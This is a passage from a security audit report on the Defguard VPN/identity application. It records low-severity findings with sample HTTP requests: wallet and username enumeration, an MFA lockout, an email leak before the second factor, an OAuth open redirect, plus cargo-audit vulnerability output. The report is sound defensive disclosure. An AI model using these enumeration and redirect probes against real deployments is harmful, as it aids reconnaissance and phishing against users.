        self.verify_mfa_state(pool).await?;
    }

    Ok(())
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L188-L195>

When a user enables `use_for_mfa` for a wallet:

- `wallet.use_for_mfa = true` but `user.mfa_enabled` is still false:

```
/// Change wallet.
/// Currently only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
pub async fn update_wallet(
    [...]
    wallet.use_for_mfa = data.use_for_mfa;
    let recovery_codes = if data.use_for_mfa {
        user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
        user.get_recovery_codes(&appstate.pool).await?
    } else {
        None
    };
    [...]
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L277-L318>

We recommend fixing MFA activation procedure for previously removed wallets.

# TDG-20: Wallet address enumeration

Severity: **Low**

The application allows to enumerate existing wallets of other users by providing wallet address. If the wallet address is valid, the application will return an HTTP error code 500:

## REQUEST:

```
GET /api/v1/user/phptest3/challenge?address=0x529891acDc307a4D237aeDB6C6633E2131708401&name=test&chain_id=1 HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=pLay0nzSXeykUhM8YqfqZ0YP
Connection: close
```

## RESPONSE:

```
HTTP/1.1 500 Internal Server Error
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 31
date: Fri, 31 Mar 2023 12:05:06 GMT
```

```
{"msg":"Internal server error"}
```

The log files confirm the above behaviour:

```
[2023-03-31 12:06:20.832][INFO][rocket::server] POST /api/v1/device/test1234 application/json:
[2023-03-31 12:06:20.833][INFO][_] Matched: (add_device) POST /api/v1/device/<username> application/json
[2023-03-31 12:06:20.840][INFO][defguard::db::models::device] Created IP: 10.13.37.25 for device: aaaaaaaaaa
[2023-03-31 12:06:20.841][ERROR][defguard::handlers] error returned from database: duplicate key value violates
unique constraint "name_user"
[2023-03-31 12:06:20.841][INFO][_] Outcome: Success
[2023-03-31 12:06:20.841][INFO][_] Response succeeded.
[2023-03-31 12:06:21.141][INFO][rocket::server] GET
/api/v1/user/phptest3/challenge?address=0x529891acDc307a4D237aeDB6C6633E2131708401&name=test&chain_id=1
application/json:
[2023-03-31 12:06:21.141][INFO][_] Matched: (wallet_challenge) GET
/api/v1/user/<username>/challenge?<address>&<name>&<chain_id>
[2023-03-31 12:06:21.144][ERROR][defguard::handlers] error returned from database: duplicate key value violates
unique constraint "wallet_address_key"
```

We recommend preventing the application from revealing the existence of other users' wallets.

# TDG-21: Self-DoS by switching enabling and disabling MFA for a wallet

Severity: **Low**

Enabling and disabling MFA for a wallet leads to a browser crash after a login attempt. This prevents a user from gaining access to the application. Deleting the problematic wallet and adding it again fixes the problem (but not its root cause). The same issue happens with a TOTP-based MFA. PoC step by step:

1. Log into a newly created account
2. Add a new wallet
3. Enable MFA
4. Logout
5. Log in back again with MFA
6. Disable MFA
7. Logout
8. Login attempt forces a user to log with MFA, but the procedure fails since MFA was just disabled
9. Browser becomes unresponsive
10. Problem repeats until wallet is deleted by admin

The MFA implementation is presented in the pieces of the source code below:

- The `User` model contains `mfa_enabled` and `mfa_method` fields:

```
#[derive(Model)]
pub struct User {
    [...]
    pub mfa_enabled: bool,
    [...]
    pub(crate) mfa_method: MFAMethod,
    [...]
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L32-L52>

- The `User` model also contains methods which can get or change the MFA state: `set_mfa_method`, `check_mfa`, `verify_mfa_state`, `enable_mfa`, `disable_mfa`, `disable_totp`.

- The `Wallet` model contains state field `use_for_mfa`:

```
#[derive(Model)]
pub struct Wallet {
    [...]
    pub use_for_mfa: bool,
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/wallet.rs#L61-L73>

- The `Wallet` model also contains method which can change MFA state: `disable_mfa_for_user`.

Proof of concept for “MFA-based Denial of service”:

When a user enables MFA for wallet:

- The `mfa_method` is set to `MFAMethod::Web3` for the user account and `use_for_mfa` is set to `true` for the wallet:

```
/// Change wallet.
/// Currently only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
[...]
    wallet.use_for_mfa = data.use_for_mfa;
    let recovery_codes = if data.use_for_mfa {
        user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
        user.get_recovery_codes(&appstate.pool).await?
    } else {
        None
    };
    wallet.save(&appstate.pool).await?;
[...]
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L277-L318>

- The user flag `mfa_enabled` is set to `true`:

```
/// Enable MFA
#[put("/auth/mfa")]
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
```



```
[...]
user.enable_mfa(&appstate.pool).await?;
[...]
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L123-L136>

```
/// Check if any of the multi-factor authentication methods is on.
/// - TOTP is enabled
/// - a [Wallet] flagged `use_for_mfa`
/// - a security key for Webauthn
async fn check_mfa(&self, pool: &DbPool) -> Result<bool, SqlxError> {
    // short-cut
    if self.totp_enabled {
        return Ok(true);
    }

    if let Some(id) = self.id {
        query_scalar!(
            "SELECT totp_enabled OR coalesce(bool_or(wallet.use_for_mfa), FALSE) \
            OR count(webauthn.id) > 0 \"bool!\" FROM \"user\" \
            LEFT JOIN wallet ON wallet.user_id = \"user\".id \
            LEFT JOIN webauthn ON webauthn.user_id = \"user\".id \
            WHERE \"user\".id = $1 GROUP BY totp_enabled;",
            id
        )
        .fetch_one(pool)
        .await
    } else {
        Ok(false)
    }
}

/// Verify the state of `mfa_enabled` flag is correct.
/// Use this function after removing some of the authentication factors.
pub async fn verify_mfa_state(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    let mfa_enabled = self.check_mfa(pool).await?;
    if self.mfa_enabled != mfa_enabled {
        if let Some(id) = self.id {
            query!(
                "UPDATE \"user\" SET mfa_enabled = $2 WHERE id = $1",
                id,
                mfa_enabled
            )
            .execute(pool)
            .await?;
        }
        self.mfa_enabled = mfa_enabled;
    }

    Ok(())
}

/// Enable MFA. At least one of the authenticator factors must be configured.
pub async fn enable_mfa(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    if !self.mfa_enabled {
        self.verify_mfa_state(pool).await?;
    }
    Ok(())
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L142-L195>

When a user disables MFA for the wallet:

- `use_for_mfa` = `false`, but fields `user.mfa_enabled` and `user.mfa_method` are not changed:

```
/// Change wallet.
/// Currently only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
pub async fn update_wallet(
    session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
    address: &str,
    data: Json<WalletChange>,
) -> ApiResult {
    debug!(
        "User {} updating wallet {} for user {}",
        session.user.username, address, username
    );
    let mut user = user_for_admin_or_self(&appstate.pool, &session, username).await?;
    if let Some(mut wallet) =
```

```

Wallet::find_by_user_and_address(&appstate.pool, user.id.unwrap(), address).await?
{
  if Some(wallet.user_id) == user.id {
    wallet.use_for_mfa = data.use_for_mfa;
    let recovery_codes = if data.use_for_mfa {
      user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
      user.get_recovery_codes(&appstate.pool).await?
    } else {
      None
    };
    wallet.save(&appstate.pool).await?;
    info!(
      "User {} updated wallet {} for user {}",
      session.user.username, address, username
    );
    Ok(ApiResponse {
      json: json!(RecoveryCodes::new(recovery_codes)),
      status: Status::Ok,
    })
  } else {
    Err(OriWebError::ObjectNotFound("wrong wallet".into()))
  }
} else {
  Err(OriWebError::ObjectNotFound("wallet not found".into()))
}
}

```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L277-L318>

When a user tries to log in:

- `mfa_enabled = true`, `mfa_method = MFAMethod::Web3` but the `MFAInfo::for_user` returns `None`:

```

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L21-L114:
/// For successful login, return:
/// * 200 with MFA disabled
/// * 201 with MFA enabled when additional authentication factor is required
#[post("/auth", format = "json", data = "<data>")]
pub async fn authenticate(
  [...]
  info!("Authenticated user {}", data.username);
  if user.mfa_enabled {
    let mfa_info = MFAInfo::for_user(&appstate.pool, &user).await?;
    Ok(ApiResponse {
      json: json!(mfa_info),
      status: Status::Created,
    })
  }
  [...]

```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L21-L114>

```

impl MFAInfo {
  pub async fn for_user(pool: &DbPool, user: &User) -> Result<Option<Self>, SqlxError> {
    if let Some(id) = user.id {
      query_as!(
        Self,
        "SELECT mfa_method \"mfa_method: _\", totp_enabled totp_available, \
        (SELECT count(*) > 0 FROM wallet WHERE user_id = $1 AND wallet.use_for_mfa) \"web3_available!\", \
        (SELECT count(*) > 0 FROM webauthn WHERE user_id = $1) \"webauthn_available!\", \
        FROM \"user\" WHERE \"user\".id = $1",
        id
      ).fetch_optional(pool).await
    } else {
      Ok(None)
    }
  }
}

```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/mod.rs#L174-L197>

We recommend fixing MFA activation procedure for previously removed wallets.

# TDG-25: Leak of user email address upon MFA

Severity: **Low**

The application reveals user's email address during the authentication procedure when MFA is enabled. Since exploitation of this issue requires a valid username and password, its severity is low, but not informative, because it happens before full authentication with a second factor:

## REQUEST:

```
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
{"password":"Asdffdsa1!","username":"qqqq"}
```

## RESPONSE:

```
HTTP/1.1 201 Created
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard_session=FrTghVztjVmECpBs2vfY81or; HttpOnly; SameSite=None; Secure; Path=/
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 97
date: Tue, 04 Apr 2023 09:46:47 GMT

{"mfa_method":"Webauthn","totp_available":false,"web3_available":false,"webauthn_available":true}
```

Request using the session identifier returned after the previous request:

## REQUEST:

```
POST /api/v1/auth/webauthn/init HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=FrTghVztjVmECpBs2vfY81or
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
[...]
```

```
{"publicKey":{"attestation":"none","authenticatorSelection":{"requireResidentKey":false,"userVerification":"preferred"},"challenge":"xsCPZRfIgakaz9LVBGspqbu-peleyZmmy5ZnJ093nZlc","excludeCredentials":[{"id":"qFjgz0nRqjL5bFxfWLeJfLY73x14yYpWNsZXYxgva0JzWdthqUX20erV4akZwHJwx bYTT-X528c62Wp86oHGfg","type":"public-key"}],"extensions":{"credProps":true,"uvm":true},"pubKeyCredParams":[{"alg":-
```

```
7,"type":"public-key"},{"alg":-257,"type":"public-key"}],{"rp":{"id":"localhost","name":"localhost"},"timeout":60000,"user":{"displayName":"qqqq","id":"1QG_pYf2QGWuVFoyixkBqQ","name":"sstest1+fdsa@isec.pl"}}}
```

We recommend preventing the application from leaking user's email address before proper authentication involving the second factor is complete.

# TDG-28: Open redirect - violation of RFC 6749

Severity: Low

According to OAuth documentation:

## 4.1.2.1. Error Response

If the request fails due to a missing, invalid, or mismatching redirection URI, or if the client identifier is missing or invalid, the authorization server SHOULD inform the resource owner of the error and MUST NOT automatically redirect the user-agent to the invalid redirection URI.

Source: <https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1>

The application, however, allows for a redirection to an arbitrary URI, thus violating RFC67:

### REQUEST:

```
GET
/api/v1/oauth/authorize?allow=true&scope=openid&response_type=id_token&client_id=xyz&redirect_uri=http://poc.isec.pl
&state=123&nonce=123 HTTP/1.1
Host: localhost
Connection: close
```

### RESPONSE:

```
HTTP/1.1 302 Found
location: http://poc.isec.pl/?error=unauthorized_client
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 0
date: Tue, 04 Apr 2023 12:32:56 GMT
```

We recommend implementing redirection according to the documentation and preventing arbitrary URIs to be passed as a `redirect_uri` parameter values.

# TDG-31: RFC6749 violation: state is not returned in OAuth error response

Severity: **Low**

According to OAuth documentation:

```
state
    REQUIRED if a "state" parameter was present in the client
    authorization request. The exact value received from the
    client.
```

Source: <https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1>

The `state` parameter value, however, is not returned in the OAuth error message:

## REQUEST:

```
POST
/api/v1/oauth/authorize?allow=true&scope=error&response_type=code&client_id=kMirefuyEdvZPDDe&redirect_uri=http://isec.pl&state=af0ifjsldkj&nonce=n-0S6_WZA2Mj HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dd20nLQRyyFNZkFurCauElJ0;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

## RESPONSE:

```
HTTP/1.1 302 Found
location: http://isec.pl/?error=invalid_scope
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 0
date: Wed, 05 Apr 2023 08:38:38 GMT
```

We recommend implementing redirection according to the documentation and returning the `state` parameter.

# TDG-1: Vulnerable libraries

## Severity: Informative

Defguard and Gateway source code repositories were analysed (by a cargo-audit tool) against possibly outdated or vulnerable libraries. Several of them have been found:

- Defguard source code repository:

```
Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
Loaded 537 security advisories (from /home/rand0w/.cargo/advisory-db)
Updating crates.io index
Scanning Cargo.lock for vulnerabilities (485 crate dependencies)
Crate:    openssl
Version:  0.10.45
Title:    `openssl` `SubjectAlternativeName` and `ExtendedKeyUsage::other` allow arbitrary file read
Date:     2023-03-24
ID:       RUSTSEC-2023-0023
URL:      https://rustsec.org/advisories/RUSTSEC-2023-0023
Solution: Upgrade to >=0.10.48
Dependency tree:
openssl 0.10.45
├── webauthn-rs-core 0.4.9
│   └── webauthn-rs 0.4.8
│       └── defguard 0.4.11
├── webauthn-authenticator-rs 0.4.9
│   └── defguard 0.4.11
├── native-tls 0.2.11
│   └── tokio-native-tls 0.3.1
│       ├── sqlx-rt 0.6.2
│       │   ├── sqlx-macros 0.6.2
│       │   │   └── sqlx 0.6.2
│       │   │       └── defguard 0.4.11
│       │   └── sqlx-core 0.6.2
│       │       ├── sqlx-macros 0.6.2
│       │       └── sqlx 0.6.2
│       └── request 0.11.14
│           ├── ethers-providers 1.0.2
│           │   ├── ethers-middleware 1.0.2
│           │   │   └── ethers 1.0.2
│           │   │       └── defguard 0.4.11
│           │   └── ethers-contract 1.0.2
│           │       ├── ethers-middleware 1.0.2
│           │       └── ethers 1.0.2
│           ├── ethers-middleware 1.0.2
│           ├── ethers-etherscan 1.0.2
│           │   └── ethers-middleware 1.0.2
│           │       └── ethers 1.0.2
│           ├── ethers-contract-abigen 1.0.2
│           │   ├── ethers-contract-derive 1.0.2
│           │   │   └── ethers-contract 1.0.2
│           │   └── ethers-contract 1.0.2
│           └── defguard 0.4.11
├── ldap3 0.10.6
│   └── defguard 0.4.11
├── hyper-tls 0.5.0
│   └── request 0.11.14
├── sqlx-rt 0.6.2
├── request 0.11.14
├── ldap3 0.10.6
├── hyper-tls 0.5.0
├── compact_jwt 0.2.9
│   └── webauthn-rs-core 0.4.9
```

```
Crate:    openssl
Version:  0.10.45
Title:    `openssl` `X509NameBuilder::build` returned object is not thread safe
Date:     2023-03-24
ID:       RUSTSEC-2023-0022
URL:      https://rustsec.org/advisories/RUSTSEC-2023-0022
Solution: Upgrade to >=0.10.48
```

```
Crate:    openssl
Version:  0.10.45
Title:    `openssl` `X509Extension::new` and `X509Extension::new_nid` null pointer dereference
Date:     2023-03-24
ID:       RUSTSEC-2023-0024
URL:      https://rustsec.org/advisories/RUSTSEC-2023-0024
Solution: Upgrade to >=0.10.48
```

Crate: time  
Version: 0.1.45  
Title: Potential segfault in the time crate  
Date: 2020-11-18  
ID: RUSTSEC-2020-0071  
URL: <https://rustsec.org/advisories/RUSTSEC-2020-0071>

Severity: 6.2 (medium)

Solution: Upgrade to >=0.2.23

Dependency tree:

time 0.1.45

```
└─ chrono 0.4.24
   └─ sqlx-core 0.6.2
      └─ sqlx-macros 0.6.2
         └─ sqlx 0.6.2
            └─ defguard 0.4.11
      └─ sqlx 0.6.2
   └─ openidconnect 2.5.1
      └─ defguard 0.4.11
   └─ oauth2 4.3.0
      └─ openidconnect 2.5.1
   └─ ethers-core 1.0.2
      └─ ethers-signers 1.0.2
         └─ ethers-middleware 1.0.2
            └─ ethers 1.0.2
               └─ defguard 0.4.11
         └─ ethers 1.0.2
      └─ ethers-providers 1.0.2
         └─ ethers-middleware 1.0.2
            └─ ethers-contract 1.0.2
               └─ ethers-middleware 1.0.2
                  └─ ethers 1.0.2
            └─ ethers 1.0.2
      └─ ethers-middleware 1.0.2
      └─ ethers-etherscan 1.0.2
         └─ ethers-middleware 1.0.2
            └─ ethers 1.0.2
      └─ ethers-derive-eip712 1.0.2
         └─ ethers-contract 1.0.2
      └─ ethers-contract-derive 1.0.2
         └─ ethers-contract 1.0.2
      └─ ethers-contract-abigen 1.0.2
         └─ ethers-contract-derive 1.0.2
            └─ ethers-contract 1.0.2
      └─ ethers-contract 1.0.2
      └─ ethers-addressbook 1.0.2
         └─ ethers 1.0.2
      └─ ethers 1.0.2
   └─ defguard 0.4.11
```

Crate: atty  
Version: 0.2.14  
Warning: unsound  
Title: Potential unaligned read  
Date: 2021-07-04  
ID: RUSTSEC-2021-0145  
URL: <https://rustsec.org/advisories/RUSTSEC-2021-0145>

Dependency tree:

atty 0.2.14

```
└─ rocket 0.5.0-rc.2
   └─ defguard 0.4.11
└─ colored 1.9.3
   └─ fern 0.6.1
      └─ defguard 0.4.11
```

Crate: spin  
Version: 0.9.6  
Warning: yanked  
Dependency tree:

spin 0.9.6

```
└─ multer 2.0.4
   └─ rocket 0.5.0-rc.2
      └─ defguard 0.4.11
```

warning: 2 allowed warnings found

error: 4 vulnerabilities found!



- Gateway source code repository:

```
Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
Loaded 537 security advisories (from /home/rand0w/.cargo/advisory-db)
Updating crates.io index
Scanning Cargo.lock for vulnerabilities (224 crate dependencies)

Crate:    time
Version:  0.1.45
Title:    Potential segfault in the time crate
Date:     2020-11-18
ID:       RUSTSEC-2020-0071
URL:      https://rustsec.org/advisories/RUSTSEC-2020-0071
Severity: 6.2 (medium)
Solution: Upgrade to >=0.2.23
Dependency tree:
time 0.1.45
├── chrono 0.4.24
│   └── defguard-gateway 0.4.1

Crate:    boxfnonce
Version:  0.1.1
Warning:  unmaintained
Title:    `boxfnonce` obsolete with release of Rust 1.35.0
Date:     2019-06-20
ID:       RUSTSEC-2019-0040
URL:      https://rustsec.org/advisories/RUSTSEC-2019-0040
Dependency tree:
boxfnonce 0.1.1
├── daemonize 0.4.1
│   └── boringtun 0.4.0
│       └── defguard-gateway 0.4.1

Crate:    daemonize
Version:  0.4.1
Warning:  unmaintained
Title:    `daemonize` is Unmaintained
Date:     2021-09-01
ID:       RUSTSEC-2021-0147
URL:      https://rustsec.org/advisories/RUSTSEC-2021-0147
Dependency tree:
daemonize 0.4.1
├── boringtun 0.4.0
│   └── defguard-gateway 0.4.1

Crate:    atty
Version:  0.2.14
Warning:  unsound
Title:    Potential unaligned read
Date:     2021-07-04
ID:       RUSTSEC-2021-0145
URL:      https://rustsec.org/advisories/RUSTSEC-2021-0145
Dependency tree:
atty 0.2.14
├── env_logger 0.9.3
│   └── defguard-gateway 0.4.1

Crate:    quote
Version:  1.0.25
Warning:  yanked
Dependency tree:
quote 1.0.25
├── wasm-bindgen-macro-support 0.2.84
│   └── wasm-bindgen-macro 0.2.84
│       └── wasm-bindgen 0.2.84
│           ├── web-sys 0.3.61
│           │   ├── ring 0.16.20
│           │   │   ├── webpki 0.22.0
│           │   │   │   ├── tokio-rustls 0.23.4
│           │   │   │   │   ├── tonic 0.8.3
│           │   │   │   │   └── defguard-gateway 0.4.1
│           │   │   └── rustls 0.20.8
│           │   │       └── tokio-rustls 0.23.4
│           │   ├── sct 0.7.0
│           │   │   └── rustls 0.20.8
│           │   ├── rustls 0.20.8
│           │   ├── boringtun 0.4.0
│           │   └── defguard-gateway 0.4.1
│           └── js-sys 0.3.61
│               ├── web-sys 0.3.61
│               ├── iana-time-zone 0.1.53
│               │   └── chrono 0.4.24
│               │       └── defguard-gateway 0.4.1
```

- └─ chrono 0.4.24
  - └─ iana-time-zone 0.1.53
  - └─ chrono 0.4.24
- ─ wasm-bindgen-macro 0.2.84
- ─ wasm-bindgen-backend 0.2.84
  - └─ wasm-bindgen-macro-support 0.2.84
- ─ tracing-attributes 0.1.23
  - └─ tracing 0.1.37
    - └─ tracing-futures 0.2.5
      - └─ tonic 0.8.3
    - └─ tower 0.4.13
      - └─ tower-http 0.3.5
        - └─ axum 0.6.7
          - └─ tonic 0.8.3
      - └─ tonic 0.8.3
      - └─ axum 0.6.7
    - ─ tonic 0.8.3
    - ─ tokio-util 0.7.7
      - └─ tower 0.4.13
      - └─ tonic 0.8.3
      - └─ h2 0.3.16
        - └─ tonic 0.8.3
          - └─ hyper 0.14.25
            - └─ tonic 0.8.3
            - └─ hyper-timeout 0.4.1
              - └─ tonic 0.8.3
            - └─ axum 0.6.7
      - ─ hyper 0.14.25
      - ─ h2 0.3.16
      - ─ boringtun 0.4.0
    - ─ tonic-build 0.8.4
      - └─ defguard-gateway 0.4.1
    - ─ tokio-macros 1.8.2
      - └─ tokio 1.26.0
        - └─ tower 0.4.13
        - └─ tonic 0.8.3
        - └─ tokio-util 0.7.7
        - └─ tokio-stream 0.1.12
          - └─ tonic 0.8.3
            - └─ defguard-gateway 0.4.1
        - └─ tokio-rustls 0.23.4
        - └─ tokio-io-timeout 1.2.0
          - └─ hyper-timeout 0.4.1
        - └─ hyper-timeout 0.4.1
        - └─ hyper 0.14.25
        - └─ h2 0.3.16
        - └─ defguard-gateway 0.4.1
    - ─ thiserror-impl 1.0.39
      - └─ thiserror 1.0.39
        - └─ netlink-packet-utils 0.5.2
          - └─ netlink-packet-wireguard 0.2.1
            - └─ defguard-gateway 0.4.1
          - └─ netlink-packet-route 0.11.0
            - └─ defguard-gateway 0.4.1
          - └─ netlink-packet-generic 0.3.1
            - └─ netlink-packet-wireguard 0.2.1
              - └─ defguard-gateway 0.4.1
          - └─ netlink-packet-core 0.4.2
            - └─ netlink-packet-route 0.11.0
            - └─ netlink-packet-generic 0.3.1
            - └─ defguard-gateway 0.4.1
        - └─ jni 0.19.0
          - └─ boringtun 0.4.0
        - └─ defguard-gateway 0.4.1
    - ─ syn 1.0.109
      - └─ wasm-bindgen-macro-support 0.2.84
      - └─ wasm-bindgen-backend 0.2.84
      - └─ tracing-attributes 0.1.23
      - └─ tonic-build 0.8.4
      - └─ tokio-macros 1.8.2
      - └─ thiserror-impl 1.0.39
      - └─ prost-derive 0.11.8
        - └─ tonic 0.8.3
        - └─ prost 0.11.8
          - └─ tonic 0.8.3
          - └─ prost-types 0.11.8
            - └─ prost-build 0.11.8
              - └─ tonic-build 0.8.4
          - └─ prost-build 0.11.8
          - └─ defguard-gateway 0.4.1
        - └─ prost-build 0.11.8
        - └─ proc-macro-error 1.0.4

```

└─ clap_derive 4.1.8
  └─ clap 4.1.8
    └─ defguard-gateway 0.4.1
└─ prettyplease 0.1.24
  └─ tonic-build 0.8.4
  └─ prost-build 0.11.8
└─ pin-project-internal 1.0.12
  └─ pin-project 1.0.12
    └─ tracing-futures 0.2.5
    └─ tower 0.4.13
    └─ tonic 0.8.3
└─ cxxbridge-macro 1.0.92
  └─ cxx 1.0.92
    └─ iana-time-zone-haiku 0.1.1
    └─ iana-time-zone 0.1.53
└─ cxx-build 1.0.92
  └─ iana-time-zone-haiku 0.1.1
└─ clap_derive 4.1.8
└─ async-trait 0.1.66
  └─ tonic 0.8.3
  └─ axum-core 0.3.3
    └─ axum 0.6.7
  └─ axum 0.6.7
└─ async-stream-impl 0.3.4
  └─ async-stream 0.3.4
    └─ tonic 0.8.3
    └─ defguard-gateway 0.4.1
└─ prost-derive 0.11.8
└─ proc-macro-error-attr 1.0.4
  └─ proc-macro-error 1.0.4
└─ proc-macro-error 1.0.4
└─ pin-project-internal 1.0.12
└─ cxxbridge-macro 1.0.92
└─ cxx-build 1.0.92
└─ clap_derive 4.1.8
└─ async-trait 0.1.66
└─ async-stream-impl 0.3.4

```

warning: 4 allowed warnings found  
error: 1 vulnerability found!

We recommend keeping software packages updated, based on their vendors' recommendations.

# TDG-15: Username enumeration - 1

## Severity: Informative

The application returns different HTTP codes depending on whether the username, provided in the payload of the request, exists or not. Request referring to an existing username:

### REQUEST:

```
POST /api/v1/user/available HTTP/1.1
Host: 127.0.0.1
Content-Length: 21
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=msT0X5glkywsCfUdcCLMTfzr
Connection: close
```

```
{"username":"kktest"}
```

### RESPONSE:

```
HTTP/1.1 400 Bad Request
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 2
date: Fri, 31 Mar 2023 08:20:15 GMT

{}
```

Request referring to a non-existent username:

### REQUEST:

```
POST /api/v1/user/available HTTP/1.1
Host: 127.0.0.1
Content-Length: 24
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=msT0X5glkywsCfUdcCLMTfzr
Connection: close
```

```
{"username":"phtest123"}
```

### RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
```

```
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 2
date: Fri, 31 Mar 2023 08:20:44 GMT

{}
```

We recommend preventing the application from revealing existence of a username.

